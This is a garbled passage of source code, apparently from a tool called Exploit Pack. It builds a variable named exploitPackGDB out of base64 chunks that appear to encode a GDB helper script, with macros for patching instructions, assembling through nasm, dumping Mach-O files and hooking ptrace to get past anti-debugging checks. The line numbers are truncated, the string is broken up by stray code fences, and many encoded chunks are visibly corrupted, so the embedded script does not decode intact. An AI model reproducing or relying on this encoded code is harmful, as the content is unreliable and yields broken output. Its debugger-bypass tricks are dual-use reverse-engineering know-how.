10... exploitPackGDB += "awtIHRoZSB3YXkgaXQgaXMgZWhlaGVoZQogICAgICAgICBpZia
10... exploitPackGDB += "KQogICAgICAgICAgICAgICAgIyBjYWxsIColZWF4ICgweEZGRDApIHx
11... exploitPackGDB += "RkZEMikgfHwgY2FsbCAqKCVLY3gpICgweEZGRDEpIHx8IGNhbGwgKCV
11... exploitPackGDB += "IGNhbGwgKiVlc2kgKDB4RkZENikgfHwgY2FsbCAqJWvieCAoMHhGRkQ
11... exploitPackGDB += "UkQgUFRSIFTlZHhdICgweEZGMTIpCiAgICAgICAgICAgICBpZia
11... exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhEMSB8fCAkX2J5dGUyID09IDB4RDIGfHw
11... exploitPackGDB += "IHx8ICRfYnl0ZTIgPT0gMHhENiB8fCAkX2J5dGUyID09IDB4MTAgfHw
11... exploitPackGDB += "ICAgc2V0ICRfbmV4dGFkZHJlc3MgPSAkcGMgKyAweDIKICAgICAgICA
11... exploitPackGDB += "ICAgICAgICAgICAgIyBjYWxsICoweD8/KCVLYnApICgweEZGNTU/Pyk
11... exploitPackGDB += "ZXNpKSAoMHhGRjU2Pz8pIHx8IGNhbGwgKjB4Pz8oJWVkaSkgKDB4Rky
11... exploitPackGDB += "eD8/KCVLYngpCiAgICAgICAgICAgICAjIGNhbGwgKjB4Pz8oJWV
11... exploitPackGDB += "fCBjYWxsICoweD8/KCVLY3gpICgweEZGNTE/PykgfHwgY2FsbCAqMHg
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11... exploitPackGDB += "Ynl0ZTIgPT0gMHg1NSB8fCAkX2J5dGUyID09IDB4NTYgfHwgJF9ieXR
11... exploitPackGDB += "Ynl0ZTIgPT0gMHg1MyB8fCAkX2J5dGUyID09IDB4NTIgfHwgJF9ieXR
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11... exploitPackGDB += "ICAgICAgICMgY2FsbCAqMHg/Pz8/Pz8/PyglZwj4KSAoMHhGRjkzPz8
11... exploitPackGDB += "ICAgICAgICAgICAgIyB8fCAkX2J5dGU
```



```
11.. exploitPackGDB += "PSAkdkGVtcGZsYWd8MHgxCiAgICAgICAgZW5kCiAgICAgZWxzzQogICA  
11.. exploitPackGDB += "ZWQgaW50KSRlZmxhZ3MgJiAxKQogICAgICAgICAgICBzZXQgJGVmbGF  
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11.. exploitPackGDB += "bnNpZ25lZCBpbnQpJGVmbGFnc3wweDEKICAgICAgICB1bmQKICAgICB  
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11.. exploitPackGDB += "LT56ID0gJHRlbXBmbGFnfDB4MQoogICAgICAgIGVuZAoogICAgIGVsc2U  
11.. exploitPackGDB += "bnNpZ25lZCBpbnQpJGVmbGFncyA+PiA2KSAmIDEpCiAgICAgICAgICA  
11.. exploitPackGDB += "KHVuc2lnbmVkIGludCkkZWzsYWdzJn4weDQwCiAgICAgICAgZWxzzQo  
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12.. exploitPackGDB += "ZWQgaW50KSRlZmxhZ3N8MHg0MDAKICAgIGVuZAplbmQKZG9jdW1lbnQ  
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12.. exploitPackGDB += "OibjZm8KfCBDaGFuZ2UgT3ZlcmZsb3cgRmxhZy4KZw5kCgoKIyBPdmV  
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12.. exploitPackGDB += "YXRjaF9fx19fx19fx19fx19fx18KIyB0aGUgdXN1YWwgbm9wcyB  
12.. exploitPackGDB += "ciBhcm0gKDB4ZTFhMDAwMDApCiMgYW5kIG1vdibyOCxyOCBpbIBUaHV
```

```
12... exploitPackGDB += "bXY3IGHcyBvdGhlciBub3BzCiMgRklYTUU6IG1ha2Ugc3VyZSB0aGF
12... exploitPackGDB += "aXRzIHRoZSAzMmJpdHMgYWRkcmVzcyBmb3IgYXJtIGFuZCAxNmJpdHM
12... exploitPackGDB += "dHVzOiB3b3JrcywgZml4bWUKZGVmaW5lIG5vcAogICAgaWYgKCRhcmd
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12... exploitPackGDB += "ICooc2hvcnQgKikkYWRkcia9IDB4NDZjMAoJCQkJICAgIHNdCAkYWR
12... exploitPackGDB += "CSAgICAjZW5kCgkgICAgiCwvsc2UKCQkgICAgiCSMgYXJtCgkJICAgIAI
12... exploitPackGDB += "YXJnMSkKCQkJICAgIAIzZXQgKihpbnQgKikkYWRkcia9IDB4ZTFhMDA
12... exploitPackGDB += "JGFkZHIgPSAkYWRkcArIDQKCQkJICAgIGVuZAoJCSAgICBlbmQJCQk
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12... exploitPackGDB += "YXIgKikkYXJnMCA9IDB40TAKICAgICAgiCBlbHNlCiAgICAgiCAgCXN
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12... exploitPackGDB += "ICAgiGVuZAogICAgiGVuZAogICAgiZw5kCmVuZApkb2N1bwVudCB
12... exploitPackGDB += "QUREUjEgW0FERFIyXqp8IFBhdGNoIGEgc2luZ2xLIGJ5dGUgYXQgYWR
12... exploitPackGDB += "YSBzZXJpZXMgb2YgYnl0ZXMgYmV0d2VlbIBBRERSMSBhbmQgQUREUjI
12... exploitPackGDB += "IGluc3RydWN0aW9uLgp8IEFSTSvciBuAHvtYiBjb2RLIHdpbGwgYmU
12... exploitPackGDB += "bmdseS4KZW5kCgoKZGVmaW5lIG51bGwKICAgIGlmICggJGFyZ2MgPjI
12... exploitPackGDB += "ICAgiCAgICBoZWxwIG51bGwKICAgIGVuZAogCiAgICBpZiAoJGFyZ2M
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12... exploitPackGDB += "IDB4ZTdmZmRlZmUKICAgICAgiCBlbHNlCiAgICAgiCAgICAgICMgc2F
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12... exploitPackGDB += "TS4KZW5kCgoKZGVmaW5lIHJpbnQzCiAgICBpZiAkQVJNID09IDEKICA
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12... exploitPackGDB += "ICAjZWxZQogICAgiCSAgICBzZXQgJGVpcCA9ICRPUkLHSU5BTf9JtlQ
12... exploitPackGDB += "ZAoJZW5kCmVuZApkb2N1bwVudCByaW50MwpTeW50YXg6IHJpbnQzCnw
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```

```
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13... exploitPackGDB += "fCAkX2J5dGUxID09IDB4Q0EgfHwgXAoAgICAgICAgICAgICAkX2J5dGU
13... exploitPackGDB += "eXRlMSA9PSAweENGKQogICAgICAgICAgICAgICAgICAgICAgICAgICAgICA
```

```
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13... exploitPackGDB += "MSA8PSAweENFKQogICAgICAgICAgICAjICJpbnQiCiAgICAgICAgICA
13... exploitPackGDB += "ID0gNQogICAgICAgIGVuZAogICAgICAgIGlmICgkX2J5dGUxID09IDB
13... exploitPackGDB += "ICAjIHR3by1ieXRlIG9wY29kZQogICAgICAgICAgICBzZXQgJF9ieXR
13... exploitPackGDB += "Y2hhciAqKSgkYXJnMCArIDEpCiAgICAgICAgICAgICAgIGlmICgkX2J5dGU
13... exploitPackGDB += "eXRLMiA8PSAweDhGKQogICAgICAgICAgICAgICAgIyAiamNjIgogICA
13... exploitPackGDB += "ICRJTlNOX1RZUEUgPSAyCiAgICAgICAgICAgIGVuZAogICAgICAgIGV
13... exploitPackGDB += "X2J5dGUxID09IDB4RkYpICAgICAgICAKICAgICAgICAgICAgIyBvcGN
13... exploitPackGDB += "ICAgICAgICAgIHNldCAkX2J5dGUyID0gKih1bnNpZ25lZCBjaGFyICo
13... exploitPackGDB += "ICAgICAgICAgc2V0ICRfb3BleHQgPSAoJF9ieXRlMiAmIDB4MzgpCiA
13... exploitPackGDB += "X29wZXh0ID09IDB4MTAgfHwgJF9vcGV4dCA9PSAweDE4KSAKICAgICA
13... exploitPackGDB += "bGwiCiAgICAgICAgICAgICBzZXQgJELOU05fVFlQRSA9IDMKICA
13... exploitPackGDB += "ICAgICAgICAgIGlmICgkX29wZXh0ID09IDB4MjAgfHwgJF9vcGV4dCA
13... exploitPackGDB += "ICAgICAgICAgIyAiam1wIgogICAgICAgICAgICAgICAgc2V0ICRJTlN
13... exploitPackGDB += "ICAgICAgIGVuZAogICAgICAgIGVuZAogICAgZW5kCmVuZApkb2N1bwV
13... exploitPackGDB += "Cln5bnRheDogZ2V0X2luc25fdHlwZSBBRERSCnwgUmVjb2duaXplIGl
13... exploitPackGDB += "YXQgYWRkcmVzcyBBRERSLgp8IFRha2UgYWRkcmVzcyBBRERSIGFuZCB
13... exploitPackGDB += "SU5Ttl9UWVBFIHZhcmIhYmxLIHRvCnwgMCwgMSwgMiwgMywgNCwgNSB
13... exploitPackGDB += "b24gYXQgdGhhCBhZGRyZXNzIGlzCnwdW5rbm93biwgYSBqdW1wLCB
13... exploitPackGDB += "bXAsIGEgY2FsbCwgYSByZXR1cm4sIG9yIGFuIGludGVycnVwdc4KZW5
13... exploitPackGDB += "dG9fY2FsbAogICAgc2V0ICRfc2F2ZWRfY3R4ID0gJFNIT1dfQ090VEV
13... exploitPackGDB += "X0NPtlRFWFQgPSAwCiAgICBzZXQgJFNIT1dfTkVTf9JtlNOID0gMAo
13... exploitPackGDB += "ZyBmaWxlIC9kZXVbnVsbAogICAgc2V0IGxvZ2dpbmcmcVkaXJlY3Q
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13... exploitPackGDB += "ICAgIyBpZiBhIGNhbGwsIHByaW50IGl0CiAgICAgICAgIyB0YgKCRJTlN
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13... exploitPackGDB += "ICAgICAgICBzZXQgJHggPSAkX25lc3QgLSAyCiAgICAgICAgICAgICA
13... exploitPackGDB += "CiAgICAgICAgICAgICAgICBwcmludGYgIlx0IgogICAgICAgICAgICAgICA
13... exploitPackGDB += "LSAxCiAgICAgICAgICAgIGVuZAogICAgICAgICB4L2kgJHBjCiA
```

```
13... exploitPackGDB += "ICAgIHNldCBsb2dnaW5nIG9mZgogICAgICAgIHNldCBsb2dnaW5nIGZ
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13... exploitPackGDB += "ZV9jYWxscwp8IENyZWFOZSBhIHJ1bnRpBWUgdHJhY2Ugb2YgdGhIGN
13... exploitPackGDB += "Z2V0Lgp8IEvxZyBvdmVyd3JpdGVzKCEpIHRoZSBmaWxLIH4vZ2RiX3R
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13... exploitPackGDB += "ICAgICAgIyByZXQKICAgICAgICAgICAgICAgaWYgKCRJTLNOX1RZUEugPT0
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13... exploitPackGDB += "bi4xCiAgICBwcmludGYgIkRvbmuS1GNoZWNrIH4vZ2RiX3RyYWNLX3J
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14... exploitPackGDB += "ZGItZW50cnlfG9pbmQKZw5kCmRvY3VtZW50IGVudHJ5X3BvaW50ClN
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14... exploitPackGDB += "dW1lbnQgYnJlYwtfZw50cnlw2ludApTeW50YXg6IGJyZWFrx2VudHJ
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14... exploitPackGDB += "b2JqY19zeW1ib2xzCgoJc2V0IGxvZ2dpbmcmcVmkaXJlY3Qgb24KCXN
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14... exploitPackGDB += "LW9iamNfc3ltYm9scyB8IC91c3IvYmluL2hLYWQgLTEgefCAvdXNyL2J
14... exploitPackGDB += "IHByaW50ICQyIH0nKSI7IG9iamMtc3ltYm9scyAiJHRhcmdldCigfCB
14... exploitPackGDB += "IC90bXAvZ2RiLXN5bXRhYgoKCXNldCBsb2dnaw5nIG9uCglhZGQtc3l
14... exploitPackGDB += "ZGItc3ltfGFiCglzZXQgbG9nZ2luZyBvZmYKICAgIHN0ZWxsIC9iaW4
14... exploitPackGDB += "b2JqY19zeW1ib2xzCmVuZApkb2N1bWVudCBvYmpjX3N5bWJvbHMKU3l
14... exploitPackGDB += "bHMKfCBMb2FkcyBzdHJpcHBLZCBvYmpjIHN5bWJvbHMaW50byBnZGI
14... exploitPackGDB += "b2xzIGFuZCBTeW1UYWJDcmVhdG9yCnwgU2VLIGH0dHA6Ly9zdGFja29
```

```
14... exploitPackGDB += "dGlvbnMvMTc1NTQwNzAvaW1wb3J0LWNsYXNzLWR1bXAtaW5mb1pbmR
14... exploitPackGDB += "czovL2dpdGh1Yi5jb20vMHhjZWQvY2xhc3MtZHvtcC90cmVlL29iam
14... exploitPackGDB += "ZSByZXF1aXJlZCB1dGlscykKZW5kCgojZGVmaW5lIHb0cmFjZW1lCiM
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14... exploitPackGDB += "YXg6IHB0cmFjZW1lCiN8IEhb2sgcHRyYWNLIHRvIGJ5cGFzcyBQVFJ
14... exploitPackGDB += "IGrlYnVnZ2luZyB0ZWNobmlxdWUKI2VuZAoKZGVmaW5lIHJwdHjhY2V
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14... exploitPackGDB += "Zih2b2lkKikgPT0gOCkKICAgICAgICBzZXQgJDY0QklUUyA9IDEKICA
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14... exploitPackGDB += "ICAjIERpc3BsYXkgw5zdHJ1Y3Rpb25zIGZvcm1hdHMKICAgIGlmICR
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14... exploitPackGDB += "aW5lLiIKCWNbG9yX2JvbGQKICAgIHByaW50ZiAiIERvIG5vdCBmb3J
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14... exploitPackGDB += "IGEgbGluZSBzYXlpbmcganVzdCBcImVuZFwiLlxuIgogICAgCiAgICB
14... exploitPackGDB += "aWYgKCQ2NEJJVFmPT0gMSkKCQkgICAgIyBhcmd1bwVudCBzcGVjaWZ
14... exploitPackGDB += "c3RydWN0aW9ucyBpbnRvIG1lbw9yeSBhdCBhZGRyZXNzIHNwZWNpZml
14... exploitPackGDB += "QVNNT1BDT0RFPSIkKHdoawxLIHJLYWQgLWVwICc+JyByICYmIHRlc3Q
14... exploitPackGDB += "byBlY2hvIC1FICIki7IGRvbUpIiA7IEDEQkFTTUZJTEVOQU1FSPR
14... exploitPackGDB += "ZWNobyAtZSAiQklUUyA2NFxuJEFTTU9QQ09ERSIgPi90bXAvJEdEQkF
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```
14... exploitPackGDB += "ci9sb2NhbC9iaW4vbmFzbSATzIBiaW4gLW8gL2Rldi9zdGRvdXQgL3R
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14... exploitPackGDB += "ZGV2L3N0ZGluIDsgXAoJCSAgICAyYmluL3JtIC1mIC90bXAvJEEdEQkF
14... exploitPackGDB += "ZWxzZQoJICAgIAkjIG5vIGFyZ3VtZW50LCBhc3NlbWJsZSBpbnN0cnV
14... exploitPackGDB += "CgkgICAgsCXNoZWxsIEFTTU9QQ09ERT0iJCh3aGlsZSBByZWFKIC1lcCA
15... exploitPackGDB += "ciIgIT0gZW5kIDsgZG8gZWNoByAtRSAiJHIi0yBkb25lKSIgOyBHREJ
15... exploitPackGDB += "RE9NOyBcCgkgICAgsCwVjaG8gLWUgIkJJVFmGmzJcbiRBU01PUENPREU
15... exploitPackGDB += "SUxFTkFNRSATIC91c3IvYmluL25hc20gLWYgYmluIC1vIC9kZXYvc3R
15... exploitPackGDB += "TUZJTEVOQU1FIHwgL3Vzc19iaW4vbmRpc2FzbSATyjMyIC9kZXY
15... exploitPackGDB += "IC9iaW4vcm0gLWYgL3RtcC8kR0RCQVNNRklMRU5BTUUKICAgIAllbmQ
15... exploitPackGDB += "dW1lbnQgYXNzZW1ibGUKU3ludGF40iBhc3NlbWJsZSA8QUREUj4KfCB
15... exploitPackGDB += "dGlvnMgdXNpbmcgbmFzbS4KfCBUEXB1IGEgbGluZSBjb250YwLuaW5
15... exploitPackGDB += "YXRLIHroZSBbmQuCnwgSWYgYW4gYWRkcmVzcyBpcyBzcGVjaWzPzWQ
15... exploitPackGDB += "aW5zdHJ1Y3Rp25zIGF0IHRoYXQgYWRkcmVzcy4KfCBJZiBubyBhZGR
15... exploitPackGDB += "ZCwgYXNzZW1ibGvkIGluc3RydW0aW9ucyBhcmUgcHJpbnRlZCB0byB
15... exploitPackGDB += "ZSBwc2V1ZG8gaW5zdHJ1Y3Rp24gIm9yZyBBRERSIiB0byBzZXQgdGh
15... exploitPackGDB += "Zw5kCgpkZWZpbmUgYXNzZW1ibGUzMgogICAgsIyBkb250IGVudGVyIHJ
15... exploitPackGDB += "dXNlcBoaXRzIGVudGVyCiAgICBkb250LXJlcGVhdAogICAgsWYgKCR
15... exploitPackGDB += "ICgqJGFyZzAgPSAqJGFyZzApCiAgICAgsIyBjaGVjayBpZiB3ZSB
15... exploitPackGDB += "cmVzcyBieSBkZXJlZmVyZw5jaW5nIGl0LAogICAgsIyBjaGVyZmgaWYgd2U
15... exploitPackGDB += "bCBjYXVzzSB0aGUgcm91dGluZSB0byBleGl0LgogICAgsIyBjaGVyZmgaWYgd2U
15... exploitPackGDB += "SW5zdHJ1Y3Rp25zIHdpbGwgYmUgd3JpdHrlbiB0byA1I3guXG4iLCA
15... exploitPackGDB += "ICAgsIyBjaW50ZiAiSw5zdHJ1Y3Rp25zIHdpbGwgYmUgd3JpdHrlbiB0byA1I3guXG4iLCA
15... exploitPackGDB += "CiAgICB1bmQKICAgIHByaW50ZiAiVHlwZSBpbnN0cnVjdGlvbnMsIG9
15... exploitPackGDB += "ICBjb2xvc19ib2xkCiAgICBwcmludGYgIiBEbyBub3QgZm9yZ2V0IHR
15... exploitPackGDB += "YmxlcBzeW50YXghXG4iCiAgICBjb2xvc19yZXNldAogICAgsHJpbnR
15... exploitPackGDB += "bmUgc2F5aW5nIGp1c3QgXCJlbnRcIi5cbiIKICAgIAogsICAgsWYgKCR
15... exploitPackGDB += "YXJndW1lbnQgc3Bly2lmaWVkLCBhc3NlbWJsZSBpbnN0cnVjdGlvbnM
15... exploitPackGDB += "YWRkcmVzcyBzcGVjaWzPzWQuCiAgICAgsIyBjaGVyZmgaWYgd2U
15... exploitPackGDB += "LWVwICc+JyByICYmIHRlc3QgIiRyIiAhPSBLbmQgOyBkbyBly2hvIC1
15... exploitPackGDB += "IEDEQkFTTUZJTEVOQU1FPSRSQU5ET007IFwKICAgICAgsICB1Y2hvIC1
```

```
15.. exploitPackGDB += "T1BDT0RFIiA+L3RtcC8kR0RCQVNNRklMRU5BTUUgOyAvdXNyL2Jpb9
15.. exploitPackGDB += "ZGV2L3N0ZG91dCAvdG1wLyRHREJBU01GSUxFTkFNRSB8IC91c3IVYml
15.. exploitPackGDB += "LzEgInNldCAqKCh1bnNpZ25lZCBjaGFyICopICRhcmcwICsgJSMyX2F
15.. exploitPackGDB += "L3RtcC9nZGJhc3NlbWJsZSA7IC9iaW4vcm0gLWYgL3RtcC8kR0RCQVN
15.. exploitPackGDB += "ICBzb3VvY2UgL3RtcC9nZGJhc3NlbWJsZQogICAgICAgICMgYWxsIGR
15.. exploitPackGDB += "ZW1wb3JhcNkgZmIsZQogICAgICAgIHNoZWxsIC9iaW4vcm0gLWYgL3R
15.. exploitPackGDB += "ICAgZWxzZQogICAgICAgICMgbm8gYXJndW1lbnsIGFzc2VtYmxlIGl
15.. exploitPackGDB += "dGRvdXQKICAgICAgICBzaGVsbCBBU01PUENPREU9IiQod2hpbgUgcmV
15.. exploitPackGDB += "dGVzdCAiJHiiICE9IGVuZCA7IGRvIGVjaG8gLUUgiRyIjsgZG9uZSk
15.. exploitPackGDB += "TUU9JFJBTKRPTTsgXAogICAgICAgIGVjaG8gLUUgiKJJVFmgMzJcbiR
15.. exploitPackGDB += "LyRHREJBU01GSUxFTkFNRSB8IC91c3IVYmluL25hc20gLWYgYmluIC1
15.. exploitPackGDB += "bXAvJEdEQkFTTUZJTEVOQU1FIHwgL3Vzci9iaW4vbmRp2FzbSAtSA
15.. exploitPackGDB += "OyBcCiAgICAgICAgL2Jpb9ybSATZiAvdG1wLyRHREJBU01GSUxFTkF
15.. exploitPackGDB += "b2N1bWVudCBhc3NlbWJsZTMyClN5bnRheDogYXNzZW1ibGUzMiA8QUR
15.. exploitPackGDB += "MiBiaXRzIGluc3RydWN0aW9ucyB1c2luZyBuYXNtLgp8IFR5cGUgYSB
15.. exploitPackGDB += "ImVuZCIgdG8gaW5kaWnhGUgdGhLIBGVuZC4KfCBJZiBhbhZGRyZXN
15.. exploitPackGDB += "aW5zZXJ0L21vZGlmesSBpbN0cnVjdGlvnMgYXQgdGhhCBhZGRyZXN
15.. exploitPackGDB += "c3MgaXMgc3BlY2lmaWVkLCBhc3NlbWJsZWQgaW5zdHJ1Y3Rpb25zIGF
15.. exploitPackGDB += "ZG91dC4KfCBVc2UgdGhLIBzZVXkbyBpbN0cnVjdGlvbAiB3JnIEF
15.. exploitPackGDB += "YmFzZSBhZGRyZXNzLgplbmQKCmRlZmluZSBhc3NlbWJsZTY0CiAgICA
15.. exploitPackGDB += "dGluZSBhZ2FpbBpZiB1c2VyIGHpdHMgZW50ZXIKICAgIGRvbnQtcmV
15.. exploitPackGDB += "Z2MpCiAgICAgICAgaWYgKCokYXJnMCA9ICokYXJnMCKICAgICAgICA
15.. exploitPackGDB += "dmUgYSB2YWxpZCBhZGRyZXNzIGJ5IGRlcmVmZXJlbnNpbmcgaXQsCiA
15.. exploitPackGDB += "YXZudCwgDGHpcyB3aWxsIGNhdXNlIHRoZSBByb3V0aW5lIHRvIGV4aXQ
15.. exploitPackGDB += "ICAgICAgcHJpbRmICJJBnN0cnVjdGlvnMgd2lsbCBiZSB3cmloedGV
15.. exploitPackGDB += "cmcwCiAgICBlaHNLCiAgICAgICAgcHJpbRmICJJBnN0cnVjdGlvnM
15.. exploitPackGDB += "IHRvIHN0ZG91dC5cbiIKICAgIGVuZAogICAgcHJpbRmICJUeXBIGl
15.. exploitPackGDB += "IHBlcIBsaW5lLiIKICAgIGNvbG9yX2JvbGQKICAgIHByaW50ZiaiIER
15.. exploitPackGDB += "dXNLIE5BU00gYXNzZW1ibGVyIHN5bnRheCFcbiIKICAgIGNvbG9yX3J
15.. exploitPackGDB += "IkVuZCB3aXRoIGEgbGluZSBzYXlpbmccanVzdCBcImVuZFwiLLxuIgo
15.. exploitPackGDB += "Z2MpCiAgICAgICAgyBhcmd1bWVudCBzcGVjaWZpZWQsIGFzc2VtYmx
15.. exploitPackGDB += "bnRvIG1lbW9yeSBhdCBhZGRyZXNzIHNwZWNpZmlLZC4KICAgICAgICB
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15.. exploitPackGDB += "IiRyIjsgZG9uZSkIDsgR0RCQVNNRklMRU5BTUU9JFJBTKRPTTsgXAo
15.. exploitPackGDB += "IkJJVFmgNjRcbiRBU01PUENPREUiID4vdG1wLyRHREJBU01GSUxFTkF
15.. exploitPackGDB += "YmluL25hc20gLWYgYmluIC1vIC9kZXYvc3Rkb3V0IC90bXAvJEdEQkF
15.. exploitPackGDB += "ci9iaW4vaGV4ZHvtCAtdmUgJzEvMSAic2V0ICooKHVuc2lnbmVkJGN
15.. exploitPackGDB += "IzJfYXgpID0gJSmwMnhcbiInID4vdG1wL2dkYmFzc2VtYmxlIDsgL2J
15.. exploitPackGDB += "REJBU01GSUxFTkFNRSB8ICAgICAgICAgIHNdXJjZSAvdG1wL2dkYmFzc2V
15.. exploitPackGDB += "bGwgZG9uZS4gY2xlyW4gdGhLIBrlbXBvcmFyeSBmaWxlCiAgICAgICA
15.. exploitPackGDB += "ZiAvdG1wL2dkYmFzc2VtYmxlCiAgICBlaHNLCiAgICAgICAgIyBubyB
15.. exploitPackGDB += "bGUgaw5zdHJ1Y3Rpb25zIHRvIHN0ZG91dAogICAgICAgIHNoZWxsIEF
15.. exploitPackGDB += "ZSBzWFKIC1lcCANPicgciamJib0ZxN0ICIKciIgIT0gZW5kIDsgZG8
15.. exploitPackGDB += "b25lKSIgOyBHREJBU01GSUxFTkFNRT0kUkFORE9N0yBcCiAgICAgICA
15.. exploitPackGDB += "NFxuJEFTTU9QQ09ERSIgPi90bXAvJEdEQkFTTUZJTEVOQU1FIDsgL3V
15.. exploitPackGDB += "bSATZiBiaW4gLW8gL2Rldi9zdGRvdXQgL3RtcC8kR0RCQVNNRklMRU5
15.. exploitPackGDB += "L2Jpb9uZGzYXNtIC1pIC1iNjQgL2Rldi9zdGRpbIA7IFwKICAgICA
15.. exploitPackGDB += "bXAvJEdEQkFTTUZJTEVOQU1FCiAgICBlaHNLCiAgICAgICAgIyBubyB
15.. exploitPackGDB += "OiBhc3NlbWJsZTY0IDxBRERSPgp8IEFzc2VtYmxlIDY0IGJpdHMgaW5
15.. exploitPackGDB += "IG5hc20uCnwgVHlwZSBhIGxpmbmUgY29udGFpbmluZyAizW5kIiB0byB
15.. exploitPackGDB += "Lgp8IELmIGFuIGFkZHJlc3MgaXMgc3BlY2lmaWVkLCBpbNlcnQvbW9
```

```
15.. exploitPackGDB += "cyBhdCB0aGF0IGFkZHJlc3MuCnwgSWYgbm8gYWRkcmVzcyBpcyBzcGV
15.. exploitPackGDB += "ZCBpbnN0cnVjdGlvbnnMgYXJlIHByaW50ZWQgdG8gc3Rkb3V0Lgp8IFV
15.. exploitPackGDB += "c3RydWN0aW9uICJvcmcgQUREUiIgdG8gc2V0IHRoZSBiYXNLIGFkZHJ
15.. exploitPackGDB += "IGFzbQoJaWYgJGFyz2MgPT0gMQoJCWFzc2VtYmxlICRhcmcwCgllbHN
15.. exploitPackGDB += "ZApIbmQKZG9jdW1lbnQgYXNtCln5bnRheDogYXNtIDxBRERSPgp8IFN
15.. exploitPackGDB += "c3NzZW1ibGUgY29tbWFuZC4KZW5kCgpkZWZpbmUgYXNtMzIKICAgIGl
15.. exploitPackGDB += "ICAgICBhc3NlbWJsZTMyICRhcmcwCiAgICB1bHNlCiAgICAgICAgYXN
15.. exploitPackGDB += "CmVuZApkb2N1bWVudCBhc20zMgpTeW50YXg6IGFzbTMyIDxBRERSPgp
15.. exploitPackGDB += "ZSBhc3NlbWJsZTMyIGNvbW1hbQuCmVuZAoKZGVmaW5lIGFzbTY0CiA
15.. exploitPackGDB += "CiAgICAgICAgYXNzZW1ibGU2NCAkYXJnMAogICAgZwzzQogICAgICA
15.. exploitPackGDB += "IGVuZAplbmQKZG9jdW1lbnQgYXNtNjQKU3ludGF40iBhc202NCA8QUR
15.. exploitPackGDB += "byB0aGUgYXNzZW1ibGU2NCBjb21tYW5kLgplbmQKCMrlZmluZSBhc3N
15.. exploitPackGDB += "aW50ZiAiXG5UeXB1IGNvZGUgdG8gYXNzZW1ibGUgYW5kIGhpdBDDHJ
15.. exploitPackGDB += "ZC5cbiIKICAgIHByaW50ZiAiW91IG11c3QgdXNlIEd0VSbhc3NlbWJ
15.. exploitPackGDB += "eC5cbiIKC1AgICBzaGVsbCBmaWxlbtFTZT0kKG1rdGVtcCk7IFwKICA
15.. exploitPackGDB += "YW1lPSQobWt0ZW1wKTsgXAogICAgICAgZWNobyAtZSAiV3JpdG1
15.. exploitPackGDB += "YW1lfVxuIjsgXAogICAgICAgY2F0ID4gJGZpbGVuYW1lOyBly2h
15.. exploitPackGDB += "ICBhcyAtbyAkYmluZmlsZW5hbWUgPCAkZmlsZW5hbWU7IFwKICAgICA
15.. exploitPackGDB += "LWogLnRleHQgJGJpbmZpbGVuYW1lOyBcCiAgICAgICAgICB1bSAzZia
15.. exploitPackGDB += "ICAgICAgICAgIHjtIC1mICRmaWxlbtFTZsgXAogICAgICAgICAgZWN
15.. exploitPackGDB += "IGZpbGVzIGRlbGV0ZWQuXG4iCmVuZApkb2N1bWVudCBhc3NlbWJsZV9
15.. exploitPackGDB += "bWJsZV9nYXMKfCBBc3NlbWJsZSBpbnn0cnVjdGlvbnnMgdG8gYmluYXJ
15.. exploitPackGDB += "R05VIGFzIGFuZCBvYmpkdW1wLgplbmQKcgpkZWZpbmUgZHvtcF9oZXh
16.. exploitPackGDB += "ZXggbWVtb3J5ICRhcmcwICRhcmcxICRhcmcyCmVuZApkb2N1bWVudCB
16.. exploitPackGDB += "dGF40iBkdW1wX2hleGZpbGUgRklMRU5BTUUgQUREUjEgQUREUjIKfCB
16.. exploitPackGDB += "IG1lbW9yeSB0byBhIGZpbGUgA4gSW50ZWwgaWhleCAoaGV4ZHVtcCk
16.. exploitPackGDB += "YW5nZSBpcyBzcGVjaWZpZWQgYnkgQUREUjEgYW5kIEFERFIyIGFkZHJ
16.. exploitPackGDB += "aW5lIGR1bXBfYmluZmlsZQogICAgZHVtcCbtZw1vcnkgJGFyZzAgJGF
16.. exploitPackGDB += "Y3VtZW50IGR1bXBfYmluZmlsZQpTeW50YXg6IGR1bXBfYmluZmlsZSB
16.. exploitPackGDB += "RERSMgp8IFdyaxRlIGEgcmFuZ2Ugb2YgbWVtb3J5IHRvIGEgYmluYXJ
16.. exploitPackGDB += "bmdlIGlzIHNwZWNPZmllZCBieSBRERMSBhbmQgQUREUjIgYWRkcmV
16.. exploitPackGDB += "bmUgZHVtcG1hY2hvCiAgICBpZiAkYXJnYyAhPSAyCiAgICAgICAgGV
16.. exploitPackGDB += "IGVuZAoAgICAgc2V0ICRoZWfkZXJtYwdpYyA9ICokYXJnMAogICAgIyB
16.. exploitPackGDB += "aXNuJ3Qgd29ya2luZyBhcyBpdCBzaG91bGQsIHd0ZiEhIQogICAgawY
16.. exploitPackGDB += "IDB4ZmVlZGZhY2UKICAgICAgICBpZiAkaGVhZGVybWFnaWmgIT0gMHh
16.. exploitPackGDB += "ICAgICBwcmludGYgIltFcnnJvclo0gVGfyZ2V0IGFkZHJlc3MgZG9lc24
16.. exploitPackGDB += "aWQgTWFjaC1PIGJpbmFyeSFcbiIKICAgICAgICAgICAgGVscCBkdW1
16.. exploitPackGDB += "bmQKICAgIGVuZAoAgICAgc2V0ICRoZWfkZXJkdW1wc2l6ZSA9ICooJGF
16.. exploitPackGDB += "ICRoZWfkZXJtYwdpYyA9PSAweGZlZWrmYWNlCiAgICAgICAgZHVtcCB
16.. exploitPackGDB += "ZzAgKCRhcmcwKzB4MWMrJGhLYWRlcmR1bXBzaXplKQogICAgZw5kCiA
16.. exploitPackGDB += "aWMgPT0gMHhmZWVkkZmfjZgogICAgICAgICR1bXAgbwVtb3J5ICRhcme
16.. exploitPackGDB += "eDIwKyRoZWfkZXJkdW1wc2l6ZSkKICAgIGVuZAplbmQKZG9jdW1lbnQ
16.. exploitPackGDB += "eDogZHVtcG1hY2hvIFNUQVJUQUREukVTUyBGSUxFTkFNRQp8IER1bXA
16.. exploitPackGDB += "ZXIgdG8gYSBmaWxlLgp8IFlvdSBuZWVkiHRvIGlucHV0IHRoZSBzdGF
16.. exploitPackGDB += "aW5mbyBzaGFyZWQgY29tbWFuZCB0byBmaW5kIGl0KS4KZW5kCgoKZGV
16.. exploitPackGDB += "bGwgY2xlyXIKZw5kCmRvY3VtZW50IGNscwpTeW50YXg6IGNscwp8IEN
16.. exploitPackGDB += "CgoKZGVmaW5lIHNLYXJjaAogICAgc2V0ICRzdGFydcA9ICchjaGFyICo
16.. exploitPackGDB += "JGVuZCA9ICchjaGFyICopICRhcmcxCiAgICBzZXQgJHBhdHRlcm4gPSA
